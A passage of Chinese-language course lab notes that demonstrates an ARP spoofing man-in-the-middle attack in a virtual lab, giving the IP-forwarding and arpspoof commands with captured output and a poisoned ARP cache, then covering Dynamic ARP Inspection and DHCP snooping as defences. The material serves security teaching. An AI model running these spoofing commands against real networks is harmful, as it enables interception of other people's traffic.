┌──(root㉿kali)-[/home/vagrant]
└─#
```

2 : Attacker 設定 IP 轉發

```
┌──(vagrant㉿kali)-[~]
└─$ sudo -s
┌──(root㉿kali)-[/home/vagrant]
└─# cat /proc/sys/net/ipv4/ip_forward
0

┌──(root㉿kali)-[/home/vagrant]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[/home/vagrant]
└─# cat /proc/sys/net/ipv4/ip_forward
1
```

IP 轉發:

- 根據路由表轉發接收者不是自己的封包

- cat /proc/sys/net/ipv4/ip_forward
- echo 1 > /proc/sys/net/ipv4/ip_forward
- cat /proc/sys/net/ipv4/ip_forward

3 :確認 Victim 的 ARP Cache 中 Gateway 的 MAC address

```
vagrant@ubuntu-focal:~$ ip route
default via 10.0.2.2 dev enp0s3 proto dhcp src 10.0.2.15 metric 100
default via 172.20.10.1 dev enp0s8 proto dhcp src 172.20.10.2 metric 100
```

```
vagrant@ubuntu-focal:~$ ip neigh
172.20.10.1 dev enp0s8 lladdr 92:8c:43:a8:e1:64 REACHABLE
10.0.2.2 dev enp0s3 lladdr 52:54:00:12:35:02 REACHABLE
172.20.10.3 dev enp0s8 lladdr 08:00:27:2b:57:85 STALE
```

4 : 開始 ARP Spoofing 攻擊 (注意網卡介面名稱)

- sudo apt install dsniff
- arpspoof -i 網卡介面 –t 攻擊目標 Gateway

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:2b:57:85 brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.3/28 brd 172.20.10.15 scope global dynamic eth1
       valid_lft 85075sec preferred_lft 85075sec
    inet6 fe80::a00:27ff:fe2b:5785/64 scope link
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[/home/vagrant]
└─# arpspoof -i eth1 -t 172.20.10.2 172.20.10.1
8:0:27:2b:57:85 8:0:27:69:c4:c9 0806 42: arp reply 172.20.10.1 is-at 8:0:27:2b:57:85
8:0:27:2b:57:85 8:0:27:69:c4:c9 0806 42: arp reply 172.20.10.1 is-at 8:0:27:2b:57:85
8:0:27:2b:57:85 8:0:27:69:c4:c9 0806 42: arp reply 172.20.10.1 is-at 8:0:27:2b:57:85
```

17	16.142472496	PcsCompu_2b:57:85	PcsCompu_69:c4:c9	ARP	42	172.20.10.1 is at 08:00:27:2b:57:85
18	18.143863919	PcsCompu_2b:57:85	PcsCompu_69:c4:c9	ARP	42	172.20.10.1 is at 08:00:27:2b:57:85
19	20.165351283	PcsCompu_2b:57:85	PcsCompu_69:c4:c9	ARP	42	172.20.10.1 is at 08:00:27:2b:57:85
20	22.166138526	PcsCompu_2b:57:85	PcsCompu_69:c4:c9	ARP	42	172.20.10.1 is at 08:00:27:2b:57:85
21	24.216618001	PcsCompu_2b:57:85	PcsCompu_69:c4:c9	ARP	42	172.20.10.1 is at 08:00:27:2b:57:85
22	26.237179996	PcsCompu_2b:57:85	PcsCompu_69:c4:c9	ARP	42	172.20.10.1 is at 08:00:27:2b:57:85

5：確認 Victim 的 ARP Cache 中 Gateway 的 MAC address 已被欺騙

Screenshot-01


Normal

```
vagrant@ubuntu-focal:~$ ip neigh
172.20.10.1 dev enp0s8 lladdr 92:8c:43:a8:e1:64 STALE
10.0.2.2 dev enp0s3 lladdr 52:54:00:12:35:02 DELAY
172.20.10.3 dev enp0s8 lladdr 08:00:27:2b:57:85 STALE
vagrant@ubuntu-focal:~$ ip route
default via 10.0.2.2 dev enp0s3 proto dhcp src 10.0.2.15 metric 100
default via 172.20.10.1 dev enp0s8 proto dhcp src 172.20.10.2 metric 100
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.15
10.0.2.2 dev enp0s3 proto dhcp scope link src 10.0.2.15 metric 100
172.20.10.0/28 dev enp0s8 proto kernel scope link src 172.20.10.2
172.20.10.1 dev enp0s8 proto dhcp scope link src 172.20.10.2 metric 100
```

Spoofed

```
vagrant@ubuntu-focal:~$ ip neigh
172.20.10.1 dev enp0s8 lladdr 08:00:27:2b:57:85 REACHABLE
10.0.2.2 dev enp0s3 lladdr 52:54:00:12:35:02 DELAY
172.20.10.3 dev enp0s8 lladdr 08:00:27:2b:57:85 STALE
vagrant@ubuntu-focal:~$ traceroute 172.20.10.1
traceroute to 172.20.10.1 (172.20.10.1), 64 hops max
  1   172.20.10.3  0.303ms  0.299ms  0.267ms
  2   172.20.10.1  4.170ms  0.003ms  2.991ms
vagrant@ubuntu-focal:~$
```

Mitigating ARP Spoofing



- Dynamic ARP inspection (Switch 的功能)

```
Switch(config)#ip arp inspection vlan 1
Switch(config)#int f2/1
Switch(config-if)#ip arp inspection trust
Switch(config-if)#exit
Switch(config)#ip arp inspection validate ?
  dst-mac   Validate destination MAC address
  ip        Validate IP address
  src-mac   Validate source MAC address
Switch(config)#ip arp inspection validate src-mac ip dst-mac
```

Dynamic ARP inspection

- Switch 確認設定

```
ip arp inspection vlan 1
ip arp inspection validate src-mac dst-mac ip
!
ip dhcp snooping vlan 1
ip dhcp snooping
```

```
interface FastEthernet2/1
 ip arp inspection trust
 ip dhcp snooping trust
!
```

Dynamic ARP inspection

- Validate IP address
  - DHCP snooping binding database

```
Switch#show ip dhcp snooping binding
MacAddress          IpAddress        Lease(sec)  Type           VLAN  Interface
------------------  ---------------  ----------  -------------  ----  ------------------
00:E0:F9:E1:7B:63   10.0.0.4         86400       dhcp-snooping  1     FastEthernet0/1
00:10:11:97:50:6A   10.0.0.2         86400       dhcp-snooping  1     FastEthernet1/1
Total number of bindings: 2
Switch#
```

```
Info
10.0.2.1 is at 08:00:27:43:73:bc
10.0.2.1 is at 08:00:27:43:73:bc
10.0.2.1 is at 08:00:27:43:73:bc
10.0.2.1 is at 08:00:27:43:73:bc
10.0.2.1 is at 08:00:27:43:73:bc
```

Dynamic ARP inspection

- Validate src-mac & dst-mac
  - ARP Reply

Wireshark · Packet 25 · eth0

```
▸ Frame 25: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_43:73:bc (08:00:27:43:73:bc), Dst: PcsCompu_75:2b:5b (08:00:27:75:2b:5b)
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: PcsCompu_43:73:bc (08:00:27:43:73:bc)
    Sender IP address: 10.0.2.1
    Target MAC address: PcsCompu_75:2b:5b (08:00:27:75:2b:5b)
    Target IP address: 10.0.2.15
```

HW (5pt)

- 上傳 Screenshot-01